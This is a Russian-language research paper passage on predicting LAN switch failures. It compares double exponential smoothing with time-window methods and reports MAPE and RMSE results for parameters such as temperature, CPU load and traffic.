В контексте распределённых систем прогнозирование обычно основывается на данных, собранных путём мониторинга сети системы. Эти мониторинговые данные обычно включают отчёты об ошибках, события мониторинга или даже события обнаружения сбоев. Прогнозисты используют эту информацию для выявления шаблонов активности, которые предвещают сбои (Weiss, et al, 1998; Agarwal, et al, 2009; Borkowski, et al, 2019).

1.2 **Метод двойного экспоненциального сглаживания и временных окон.**

Метод двойного экспоненциального сглаживания (DES) (Gardner, 1998; Gardner, 2006), также известный как метод Холта, был разработан для улучшения прогнозирования временных рядов, учитывающих тренды. Этот метод является расширением простого экспоненциального сглаживания, которое справляется только с временными рядами без тренда. Развитие метода двойного экспоненциального сглаживания сыграло важную роль в управлении запасами и планировании производства в различных отраслях, включая военные и коммерческие применения.

Метод двойного экспоненциального сглаживания основывается на идее использования двух уравнений для обновления оценки уровня и тренда временного ряда. Эти уравнения можно выразить следующим образом:

$$S_t^{(1)} = aY_t + (1-a)S_{t-1}^{(1)} \qquad (1.1a)$$

$$S_t^{(2)} = aS_t^{(1)} + (1-a)S_{t-1}^{(2)} \qquad (1.1b)$$

Формула 1.1b представляет второй компонент (компонент тренда) алгоритма Двойного Экспоненциального Сглаживания (DES). Описание этой формулы следующее:

1. $S_t^{(2)}$ – Этот термин представляет оценочный компонент тренда временного ряда на момент времени t. Это результат этой части формулы, указывающий на сглаженную оценку тренда на текущем временном шаге.

2. *a*: Это параметр сглаживания для компонента тренда. Это значение между 0 и 1, которое определяет, сколько веса отдаётся наиболее недавнему наблюдению в временном ряду. Большее значение *a* придаёт больше веса недавним изменениям в тренде, делая алгоритм более чувствительным к новым трендам.

3. $S_t^{(1)}$ Этот термин является оценочным уровневым компонентом временного ряда на момент времени t, полученным из первого уравнения алгоритма DES. Он представляет сглаженную оценку значения серии на текущем временном шаге.

4. $(1-a)$: Эта часть формулы придаёт вес предыдущей оценке тренда. Она дополняет параметр сглаживания a так, что сумма весов составляет 1. Это обеспечивает учёт всего диапазона прошлых данных с акцентом на наиболее последний тренд.

5. $S_{t-1}^{(2)}$: Это оценочный компонент тренда с предыдущего временного шага. Он переносит ранее оценённый тренд в текущий расчёт, обеспечивая непрерывность в оценке тренда.

$S_t^{(1)}$ и $S_t^{(2)}$ используются для расчёта прогнозируемого значения $\hat{Y}_{t+T}$ на момент времени *t+T* согласно уравнениям (1.1a)-(1.1c)

$$\hat{Y}_{t+T} = a_t + b_t * T \qquad (1.2a)$$

$$a_t = 2S_t^{(1)} - S_t^{(2)} \qquad (1.2b)$$

$$b_t = \frac{a}{1-a}(S_t^{(1)} - S_t^{(2)}) \qquad (1.2c)$$

В этом уравнении a_t рассчитывается с использованием текущей оценки уровня $S_t^{(1)}$ и тренда $S_t^{(2)}$ на момент времени t. Эта формула корректирует уровневый компонент, учитывая текущий тренд.

b_t является компонентом тренда на момент времени t. Он рассчитывается как функция разницы между уровневым и трендовым компонентами, масштабируемая сглаживающим параметром *a*. Эта формула фиксирует скорость изменения уровневого компонента, что является индикатором тренда.

Есть также и вариации уравнений для различных методов экспоненциального сглаживания. Различия между этими методами заключаются в их способности учитывать различные характеристики временных рядов, такие как наличие или отсутствие тренда и сезонности, а также аддитивные или мультипликативные изменения. Правильный выбор метода зависит от структуры временного ряда и целей прогнозирования. Использование правильного метода позволяет получить более точные прогнозы и лучше понять динамику данных. Ниже представлены уравнения метода двойного экспоненциального сглаживания:

В приведенной ниже таблице описаны формулы методов DES b процессы в которых можно потенциально применить для предиктивной системы ЛВС:

Таблица 1: примеры методов DES и их применения в предиктивной системе ЛВС:

Методы DES и их формулы	**Задачи**	**Примеры применения**
Без тренда и сезонности (N-N) Рекурсивная форма: $S_t = aY_t + (1-a)S_{t-1}$ Форма коррекции ошибок: $S_t = S_{t-1} + \alpha e_t$	Прогнозирование количества поломок на основе стабильных данных о предыдущих поломках. Анализ временных рядов без явных трендов и сезонных колебаний.	Прогнозирование числа поломок в небольших стабильных сетях. Анализ данных о поломках в сегментах сети без значительных изменений в эксплуатации.
Аддитивный тренд (A-N) Рекурсивная форма: $S_t = aY_t + (1-a)(S_{t-1} + T_{t-1})$ $T_t = \beta(S_t - S_{t-1}) + (1-\beta)T_{t-1}$ Форма коррекции ошибок: $S_t = S_{t-1} + T_{t-1} + \alpha e_t$ $T_t = T_{t-1} + \beta e_t$	Прогнозирование числа поломок с учетом линейного увеличения или уменьшения поломок. Анализ данных с постоянным увеличением или уменьшением числа поломок.	Прогнозирование роста числа поломок в сети с увеличивающимся трафиком. Анализ уменьшения числа поломок в сети после обновления оборудования или ПО.
Мультипликативный тренд (M-N) Рекурсивная форма: $S_t = a\frac{Y_t}{I_{t-p}} + (1-a)(S_{t-1} + T_{t-1})$	Прогнозирование числа поломок с экспоненциальным ростом или спадом.	Прогнозирование поломок в сети с экспоненциально растущей нагрузкой.

$T_t = \beta(S_t - S_{t-1}) + (1-\beta)T_{t-1}$ Форма коррекции ошибок: $S_t = (S_{t-1} + T_{t-1})(1 + \alpha e_t)$ $T_t = T_{t-1} + \beta e_t$	Анализ данных, где изменения числа поломок пропорциональны текущему уровню поломок.	Анализ данных о поломках в сетях, где поломки возрастают экспоненциально с ростом нагрузки.
Аддитивная сезонность (N-A) Рекурсивная форма: $S_t = a(Y_t - I_{t-p}) + (1-a)S_{t-1}$ $I_t = \gamma(Y_t - S_t) + (1-\gamma)I_{t-p}$ Форма коррекции ошибок: $S_t = S_{t-1} + \alpha e_t$ $I_t = I_{t-p} + \gamma e_t$	Прогнозирование числа поломок с аддитивными сезонными колебаниями. Анализ данных, где сезонные колебания числа поломок имеют фиксированную амплитуду.	Прогнозирование числа поломок в сети, где пик поломок приходится на определенные периоды (например, перед квартальными отчетами). Анализ данных о поломках в периоды максимальной активности пользователей.
Мультипликативная сезонность (N-M) Рекурсивная форма: $S_t = \alpha \frac{Y_t}{I_{t-p}} + (1-\alpha)S_{t-1}$ $I_t = \gamma \frac{Y_t}{S_t} + (1-\gamma)I_{t-p}$ Форма коррекции ошибок: $S_t = S_{t-1} + \alpha e_t$ $I_t = I_{t-p} + \gamma e_t$	Прогнозирование числа поломок с мультипликативными сезонными колебаниями. Анализ данных, где амплитуда сезонных колебаний числа поломок зависит от уровня поломок.	Прогнозирование числа поломок в сетях, где сезонные колебания увеличиваются с ростом нагрузки (например, во время сезонных распродаж или других крупных мероприятий). Анализ данных о поломках в сетях с изменяющимся уровнем сезонных нагрузок.

Метод временных окон (Window-based Time Series Feature Extraction, WTC) (Lewin, et al, 1994; Katircioglu-Öztürk, et al, 2017) представляет собой мощный инструмент для анализа временных рядов, особенно полезный в контексте плотных и крупных наборов данных. Этот метод позволяет выделять важные локальные признаки временного ряда и использовать их для классификации и прогноза.

Основные этапы метода WTC

1. **Предобработка данных**: Регистрация временных рядов заключается в выравнивании временных серий по фиксированному и известному положению, например, моменту времени, когда ожидается определенное событие. Это позволяет унифицировать временные ряды и облегчить их дальнейший анализ.

2. **Определение локальных временных окон**: Временные ряды делятся на неперекрывающиеся и смежные временные окна фиксированной длины. Этот шаг помогает выделить локальные особенности временных рядов.

3. **Оценка сходства на основе расстояния**: Вычисляется евклидово расстояние между экземплярами временного ряда и средней временной серией для каждого окна. Это расстояние используется для оценки сходства временных рядов.

4. **Оценка сходства на основе траекторий**: Используются доверительные интервалы для средней временной серии, чтобы определить траектории сходства. Это помогает учитывать вариации внутри класса и улучшить точность модели.

Как и в методе DES, WTC имеет несколько методов под различные задачи:

Скользящее окно (Sliding Window): Скользящее окно перемещается по временной серии с фиксированным шагом. Для каждого положения окна вычисляются статистики или выполняется анализ.

Увеличивающееся окно (Expanding Window): начинает с начальной длины и увеличивается, включая все больше данных.

Покрывающее окно (Covering Window): временной ряд делится на неперекрывающиеся окна фиксированной длины.

Адаптивное окно (Adaptive Window): изменяет свою длину и положение в зависимости от характеристик временного ряда.

Таблица 2: примеры методов WTC и их применения в предиктивной системе ЛВС:

Методы временных окон и их формулы	**Задачи**	**Примеры применения**
Скользящее окно (Sliding Window) Для временного ряда X=$\{x_1, x_2, \ldots, x_n\}$ и окно длиной w: $W_t=\{x_t, x_{t+1}, \ldots, x_{t+w-1}\}$ где t=1,2,…,n-w+1. Пример расчета средней: $\overline{X_t} = \frac{1}{w}\sum_{i=t}^{1} x_i$	Обнаружение краткосрочных аномалий в данных. Прогнозирование временных рядов с высоким уровнем динамики.	Прогнозирование трафика в сети: Анализ краткосрочных изменений и всплесков трафика. Мониторинг производительности серверов: Обнаружение краткосрочных аномалий и перегрузок.
Увеличивающееся окно (Expanding Window) Для временного ряда X=$\{x_1, x_2, \ldots, x_n\}$ $W_t=\{x_t, x_2, \ldots, x_t\}$ где t=1,2,…,n. Пример расчета средней: $\overline{X_t} = \frac{1}{t}\sum_{i=1}^{t1} x_i$	Анализ трендов и долгосрочных зависимостей. Построение кумулятивных метрик и обобщающих характеристик временных рядов.	Анализ долговременных трендов в данных о поломках ЛВС. Прогнозирование финансовых показателей на основе всей доступной истории данных.
Покрывающее окно (Covering Window) Для временного ряда X=$\{x_1, x_2, \ldots, x_n\}$ и окно длиной w: $W_k=\{x_{(k-1)w+1}, x_{(k-1)w+2}, \ldots, x_{kw}\}$ где k=1,2,…,$\left\lvert\frac{n}{w}\right\rvert$. Пример расчета средней: $\overline{X_k} = \frac{1}{w}\sum_{i=(k-1)w+1}^{kw} x_i$	Обнаружение сезонных паттернов и циклических изменений. Анализ временных рядов с повторяющимися структурами.	Обнаружение сезонных колебаний в использовании сети. Анализ потребления ресурсов в сети с циклическими паттернами.

Адаптивное окно (Adaptive Window) Для временного ряда X=$\{x_1, x_2, \ldots, x_n\}$ длина окно w_t и положение окна t изменяются в зависимости от условий: $W_t=\{x_t, x_{t+1}, \ldots, x_{t+w_t-1}\}$ где t и w_t выбираются в зависимости от текущего состоя ряда (например, дисперсии, средних значей и т.д.). Пример адаптивное окно на основе дисперсии: Пусть σ_t^2 дисперсия на интервале $\{x_t, x_{t+1}, \ldots, x_{t+w_t-1}\}$ $\sigma_t^2 = \frac{1}{w_t} \sum_{i=1}^{t+w_t-1} (x_i - \overline{X_t})^2$ где $\overline{X_t} = \frac{1}{w_t} \sum_{i=t}^{t+w_t-1} x_i$. Длина окно w_t может адаптироваться в зависимости от уровня дисперсии, например: $w_t = min\left(w_{max}, max\left(w_{min}, \frac{C}{\sigma_t^2}\right)\right)$ где C – константа, w_{max} и w_{min} – максимальная и минимальная длина окна	Обнаружение резких изменений и переходов в данных. Анализ временных рядов с нерегулярными и случайными изменениями.	Обнаружение резких изменений в трафике сети, связанных с атаками или неисправностями. Анализ данных о поломках, где временные ряды имеют нерегулярные изменения.

1.3 Сравнение методов

Методология оконных данных относится к процессу захвата состояния системы путём наблюдения за её состоянием в течение определенного периода времени, называемого временным окном (Akidau, T., Chernyak, S., & Lax, R., 2018). Временное окно характеризуется своей продолжительностью. Эта продолжительность обычно измеряется во времени (например, 5 минут, 1 час или 1 раз в день). В некоторых случаях, когда данные представлены в виде дискретных событий, длина или вместимость окна может измеряться в количестве образцов (Gwadera, R., Atallah, M. J., & Szpankowski, W., 2005) (например, последние сто произошедших событий в системе мониторинга или последние двадцать образцов, полученных датчиком).

Данные, собранные во временном интервале, объединяются и представляются в виде численных переменных. Тип агрегации, который применяется, зависит от проблемы. В некоторых случаях это может быть подсчёт событий, скользящая средняя или другие специфические для области типы агрегации. В задачах прогнозирования окно, с помощью которого формируется вход моделей, известно, как «окно наблюдения». В этих ситуациях необходимо определить окно, которое определяет время действия прогноза или вывода. Это второе окно называется окном прогноза или временем прогноза (Salfner, F., Lenk, M., & Malek, M., 2010).

В онлайн-прогнозировании сбоев текущий момент обозначается как t. Сбои прогнозируются с некоторым запасом времени t_l, который должен быть больше минимального времени предупреждения t_w. Прогноз считается действительным в течение определенного периода времени, называемого периодом прогноза, t_p. Для осуществления прогноза используются данные вплоть до временного горизонта t_d, который называется размером окна данных (рисунок 1.1) (Salfner, F., Lenk, M., & Malek, M., 2010).




Рисунок 1.1 – Схема онлайн-прогноза

Окно наблюдения играет ключевую роль в способности модели изучать систему для определения выходных данных. Размер (длина) окна указывает на количество информации, которое оно может содержать, и напрямую связано с характером данных, который может варьироваться от секунд (Sahoo, R. K., Oliner, A. J., Rish, I., Gupta, M., Moreira, J. E., Ma, S., ... & Sivasubramaniam, A., 2003, August) до часов 26 (Fu, S., & Xu, C. Z., 2007, November) и даже дней (Li, J., Stones, R. J., Wang, G., Liu, X., Li, Z., & Xu, M., 2017). Выявление оптимального размера для каждого проекта является нерешённым вопросом в научной литературе, хотя было предложено различные методы. В некоторых случаях авторы сами выбирают размер окна без обсуждения его влияния (Chuah, E., Jhumka, A., Narasimhamurthy, S., Hammond, J., Browne, J. C., & Barth, B., 2013, September)). Другие используют поиск по сетке для изучения влияния длины окна на производительность модели (Fulp, E. W., Fink, G. A., & Haack, J. N., 2008); Li, J., Ji, X., Jia, Y., Zhu, B., Wang, G., Li, Z., & Liu, X., 2014, June). Также применяются более сложные методы, такие как использование генетического алгоритма для определения оптимального размера окна, как показано в исследованиях Вайса и др. в нескольких статьях (Weiss, G., 2002; Weiss, G. M., 1999, July; Weiss, G. M., & Hirsh, H., 2000, July).

Что касается размера окна прогнозирования, он меняется в зависимости от изучаемой проблемы и может варьироваться от минут до дней или больше. Прогнозы, связанные с отказами жёстких дисков или компонентов аппаратного обеспечения, могут иметь окна в несколько часов (Chuah, E., Jhumka, A., Narasimhamurthy, S., Hammond, J., Browne, J. C., & Barth, B., 2013, September; Yang, W., Hu, D., Liu, Y., Wang, S., & Jiang, T., 2015, September), в то время как прогнозы, связанные с обнаружением вторжений в облачных системах, могут потребовать окно в минутах (Kholidy, H. A., Erradi, A., Abdelwahed, S., Yousof, A. M., & Ali, H. A., 2014, November). Иногда окно может быть определено количеством использований, а не временным измерением, как в прогнозах, связанных с физическими компонентами (Dangut, M. D., Skaf, Z., & Jennions, I. K., 2021). В (Yu, L., Zheng, Z., Lan, Z., & Coghlan, S., 2011, June) был предложен альтернативный подход, известный как прогнозирование на основе событий (в отличие от традиционного оконного прогнозирования).

Этот метод устраняет окно прогнозирования, подтверждая прогнозы в один момент времени, который отделяется от окна наблюдения временем, называемым время набега.

Другим методом прогнозирования во временном промежутке является метод двойного экспоненциального сглаживания (Double Exponential Smoothing (DES)), широко применяемый в анализе временных рядов. Данный метод разработан для более точного прогнозирования данных, содержащих как уровни (или базовые значения), так и тренды. Этот метод является расширением простого экспоненциального сглаживания и особенно эффективен в случаях, когда данные демонстрируют трендовую составляющую. Это может включать прогнозирование продаж, погоды, финансовых индикаторов и, в вашем случае, отказов оборудования в системах ЛВС.

Примером использования этого метода можно указать результаты исследования (Wang, Z., Zhang, M., Wang, D., Song, C., Liu, M., Li, J., ... & Liu, Z., 2017) где группа исследователей смогли комбинировать метод DES с алгоритмом МО, использующим метод опорных векторов. В этом исследовании особое внимание уделяется моделям, учитывающим риски в оптических сетях, и исследуется, как спрогнозировать риск отказа оборудования. Результаты экспериментов показали среднюю точность прогнозирования состояния отказа оптического оборудования 95%.

Другие исследования также изучали эффективность использования метода DES в различных контекстах прогнозирования. Например, в исследовании (Wiyanti, W., 2023) оценивается эффективность экспоненциального сглаживания для прогнозирования данных временных рядов с тенденциями и несезонными характеристиками, обнаружив, что методы экспоненциального сглаживания эффективны для таких данных. В другом исследовании (Shabir, F., Abdullah, A. I., & Nur, S. A. A., 2022, December) применяется двойное экспоненциальное сглаживание для прогнозирования факторов окружающей среды, таких как осадки и температура. В работе (Yousuf, M. U., Al-Bahadly, I., & Avci, E., 2022) исследователи представили гибридную модель, основанную на двойном экспоненциальном сглаживании, для прогнозирования скорости ветра, подчёркивающий преимущества этой модели по сравнению с традиционными моделями МО. Также метод DES применялся в исследовании (Sabarina, A. M., Rustamaji, H. C., & Himawan, H., 2021) для прогнозирования продаж лекарств.

Если сравнить эти два метода, метод оконных данных и метод двойного экспоненциального сглаживания, можно выделить преимущества и недостатки каждого из методов (таблица 1.3).

Таблица 1.3 – Сравнение методов оконных данных и двойного экспоненциального сглаживания

Сравнение	Метод оконных данных	Метод двойного экспоненциального сглаживания (DES)
Преимущества	Сосредоточенность на последних тенденциях: Сосредоточив внимание на последних данных, использование метода оконных данных может сделать модель более чувствительной к недавним изменениям и аномалиям.	Осведомлённость о тенденциях: DES эффективно фиксирует как уровень, так и тенденцию данных, что может иметь решающее значение для прогнозирования сбоев, которые возникают постепенно

	Гибкость: размер окна можно регулировать, чтобы сбалансировать актуальность и объём рассматриваемых данных.	Эффект сглаживания: сглаживает краткосрочные колебания, что может быть полезно для уменьшения шума в прогнозе.
	Уменьшенная сложность: анализ меньшего набора данных может снизить сложность вычислений и повысить скорость обработки.	Использует более полный набор данных для создания более обоснованных прогнозов.
Недостатки	*Потеря исторического контекста.* Сосредоточение внимания на меньшем окне данных может привести к потере важных исторических тенденций и закономерностей.	*Задержка реакции: DES* может не реагировать быстро на внезапные изменения или аномалии, поскольку по своей сути он сглаживает недавние наблюдения. Но этот недостаток можно нивелировать, используя другие алгоритмы МО параллельно с DES.
	Чувствительность параметра: Выбор размера окна может существенно повлиять на производительность модели.	*Допущение линейности:* DES предполагает линейный тренд, который не всегда подходит для сложных, нелинейных закономер ностей в данных об отказах

Подводя итог сравнения двух методов, хочется заметить, что, если характер сбоев в коммутаторах локальной сети демонстрирует чёткую тенденцию с течением времени, DES может оказаться более подходящим. Однако, если сбои более резкие или недавние данные более указывают на будущие сбои, оконное управление может быть лучше.

Что касается вычислительных ресурсов то для крупномасштабных сетей вычислительная эффективность WTC может быть более практичной. Однако это требует дальнейших исследований, так-как тот же метод DES совместно с другими алгоритмами МО могут дать не менее эффективный результат.

После анализа множества работ проведенной в разделе «Материалы и методы», а также учитывая особенности исследуемого объекта, описанных в работе авторов (Rzayeva, L., Myrzatay, A., Abitova, G., Sarinova, A., Kulniyazova, K., Saoud, B., & Shayea, I., 2023), был выбран метод DES как более приемлемый метод для решения поставленных задач при формировании предиктивной системы. Более подробно об использовании метода DES совместно с другими алгоритмами МО описаны в других работах авторов (Rzayeva, L., Myrzatay, A., Abitova, G., Sarinova, A., Kulniyazova, K., Saoud, B., & Shayea, I., 2023; Myrzatay, A., Rzayeva, L., Bandini, S., Shayea, I., Saoud, B., Çolak, I., & Kayisli, K., 2024).

3. Результаты и обсуждение: Примение метода DES в прогностической модели:

Как говорилось в разделах «Материалы и методы», а также, как описывалось в других работах авторов (Rzayeva, L., Myrzatay, A., Abitova, G., Sarinova, A., Kulniyazova, K., Saoud, B., & Shayea, I., 2023; Myrzatay, A., Rzayeva, L., Bandini, S., Shayea, I., Saoud, B., Çolak, I., & Kayisli, K., 2024), для прогнозирования тренда параметров (Myrzatay, A., Rzayeva, L., Bandini,

S., Shayea, I., Saoud, B., Çolak, I., & Kayisli, K., 2024) данных на момент ($\hat{Y}_{T+1}$) был применён метод двойного экспоненциального сглаживания. Результаты прогноза тренда были следующими: при попытке выявить тренд параметра «Temperature» (рисунок 3.1), метод DES показал, что разность значений между предсказанными и наблюдаемыми значениями не велик, и колеблется от 1(min) до 10 (max)значений. Красная линия показывает сглаженный тренд, который отражает общее направление и динамику изменений температуры. Из графика видно, что модель DES эффективно выявляет основные тенденции в данных, позволяя лучше понять общее направление изменений температуры. Средний абсолютный процент ошибок (MAPE) равен примерно 5.25%. Это указывает на то, что в среднем предсказания отклоняются от фактических значений на 5.25%.

Средний абсолютный процент ошибок (MAPE) измеряет относительную точность модели и рассчитывается как среднее абсолютных процентов ошибок по всем наблюдениям и высчитывается следующим образом:

$$MAPE = \frac{100\%}{n}\sum_{i=1}^{n}\left|\frac{y_i - \hat{y}_i}{y_i}\right| \qquad (3.1)$$

где n-это количество наблюдений;
yi-фактические значения:
$\hat{y}_i$ – предсказанные значения.




Рисунок 3.1 – Прогноз показателей параметра «Temperature» методом DES

RMSE, или Среднеквадратичная ошибка (Root Mean Square Error), измеряет среднее значение квадратов ошибок, то есть разности между предсказанными значениями модели и фактическими значениями данных и его формула (3.2):

$$RMSE = \sqrt{\frac{1}{n}\sum_{i=1}^{n}(y_i - \hat{y}_i)^2} \quad (3.2)$$

В данном случае, показатель RMSE приблизительно равна 2.56. Это говорит о том, что в среднем предсказания данной модели отклоняются от фактических значений на 2.56 единицы температуры, что является очень неплохим результатом в данном случае.

Далее DES был применён на параметр «CPU Load» для годичной записи (365 записей), и как показывает график, DES успешно справляется с прогнозированием трендов этого параметра (рисунок 3.2). Среднеквадратичная ошибка (RMSE) в данном случае в среднем, отклоняются от фактических значений на 0.2486 единицы. Средний абсолютный процент ошибок (MAPE) равен 1.1490%. Другими словами, метод DES для параметра «CPU Load» показывал очень неплохие результаты.




Рисунок 3.2 – Прогноз показателей параметра «CPU Load» методом DES

Далее представлены результаты применения метода DES на параметры «Traffic index» и «Response time index» на рисунках 3.3 и 3.4 соответственно.




Рисунок 3.3 – Прогноз показателей параметра «Traffic index» методом DES.




Рисунок 3.4 – Прогноз показателей параметра «Response time index» методом DES

Заключение:

Как видно из представленных (рисунки 3.1, 3.2, 3.3, 3.4) визуализации работы двойного экспоненциального сглаживания по каждому из приведённых в пример параметров, при плавном изменении параметров, результат прогнозирования имеет высокую точность. Однако, при резком изменении показателей, точность данных на короткое время снижается. Основной причиной этого является недостаточное количество точек данных, из-за чего алгоритм не может гладко соответствовать изменениям. Тем не менее, DES все же демонстрирует высокую точность предсказаний. А показатели MAPE и RMSE для этих параметров были не столь высоки, что свидетельствует о том, что модель в целом хорошо справляется с прогнозированием, хотя и с некоторыми отклонениями от фактических значений. В других работах авторов (Rzayeva, et al, 2023; Myrzatay, et al, 2024) метод DES комбинировался с алгоритмами МО для классификации поломок, и согласно итогам тех работ, комбинированный метод на основе DES получился в высокой степени точным и быстродейственным.

References

Chen, J. H., & Asch, S. M. (2017). Machine learning and prediction in medicine—beyond the peak of inflated expectations. The New England journal of medicine, 376(26), 2507. *https://doi.org/10.1056%2FNEJMp1702071*

Weng, S. F., Reps, J., Kai, J., Garibaldi, J. M., & Qureshi, N. (2017). Can machine-learning improve cardiovascular risk prediction using routine clinical data?. PloS one, 12(4), e0174944. *https://doi.org/10.1371/journal.pone.0174944*

Athey, S. (2018). The impact of machine learning on economics. The economics of artificial intelligence: An agenda, 507-547pp. *https://doi.org/10.7208/9780226613475-023*

Asim, K. M., Martínez-Álvarez, F., Basit, A., & Iqbal, T. (2017). Earthquake magnitude prediction in Hindukush region using machine learning techniques. Natural Hazards, 85, 471-486. *https://doi.org/10.1007/s11069-016-2579-3*

Kong, Q., Trugman, D. T., Ross, Z. E., Bianco, M. J., Meade, B. J., & Gerstoft, P. (2019). Machine learning in seismology: Turning data into insights. Seismological Research Letters, 90(1), 3-14. *https://doi.org/10.1785/0220180259*

Sasisekharan, R., Seshadri, V., & Weiss, S. M. (1996). Data mining and forecasting in large-scale telecommunication networks. IEEE expert, 11(1), 37-43. *https://doi.org/10.1109/64.482956*

Challagulla, V. U. B., Bastani, F. B., Yen, I. L., & Paul, R. A. (2008). Empirical assessment of machine learning based software defect prediction techniques. International Journal on Artificial Intelligence Tools, 17(02), 389-400. *https://doi.org/10.1142/S0218213008003947*

Liang, Y., Zhang, Y., Sivasubramaniam, A., Jette, M., & Sahoo, R. (2006, June). Bluegene/l failure analysis and prediction models. In International Conference on Dependable Systems and Networks (DSN'06) (pp. 425-434). IEEE. *https://doi.org/10.1109/DSN.2006.18*

Lima, R. F., & Pereira, A. C. M. (2015, December). A fraud detection model based on feature selection and undersampling applied to web payment systems. In 2015 IEEE/WIC/ACM International Conference on Web Intelligence and Intelligent Agent Technology (WI-IAT) (Vol. 3, pp. 219-222). IEEE. *https://doi.org/10.1109/WI-IAT.2015.13*

Salfner, F., Lenk, M., & Malek, M. (2010). A survey of online failure prediction methods. ACM Computing Surveys (CSUR), 42(3), 1-42. *https://doi.org/10.1145/1670679.1670680*

Hamerly, G., & Elkan, C. (2001, June). Bayesian approaches to failure prediction for disk drives. In ICML (Vol. 1, No. 2001, pp. 202-209). *https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=0173d1fb01ff1a28b425960bce99798dd70befd5*

Pelaez, A., Quiroz, A., Browne, J. C., Chuah, E., & Parashar, M. (2014, December). Online failure prediction for hpc resources using decentralized clustering. In 2014 21st International Conference on High Performance Computing (HiPC) (pp. 1-9). IEEE. *https://doi.org/10.1109/HiPC.2014.7116903*

Chigurupati, A., Thibaux, R., & Lassar, N. (2016, January). Predicting hardware failure using machine learning. In 2016 Annual Reliability and Maintainability Symposium (RAMS) (pp. 1-6). IEEE. *https://doi.org/10.1109/RAMS.2016.7448033*

Weiss, G. (2002). Predicting telecommunication equipment failures from sequences of network alarms. Handbook of Knowledge Discovery and Data Mining, 891-896. *https://www.researchgate.net/profile/Gary-Weiss-2/publication/2628375_Predicting_Telecommunication_Equipment_Failures_from_Sequences_of_Network_Alarms/links/00b49524049db65282000000/Predicting-Telecommunication-Equipment-Failures-from-Sequences-of-Network-Alarms.pdf*

Shatnawi, M., & Hefeeda, M. (2015, April). Real-time failure prediction in online services. In 2015 IEEE Conference on Computer Communications (INFOCOM) (pp. 1391-1399). IEEE. *https://doi.org/10.1109/INFOCOM.2015.7218516*

Weiss, G. M., & Hirsh, H. (1998, July). Learning to predict rare events in categorical time-series data. In International Conference on Machine Learning (pp. 83-90). *https://cdn.aaai.org/Workshops/1998/WS-98-07/WS98-07-015.pdf*

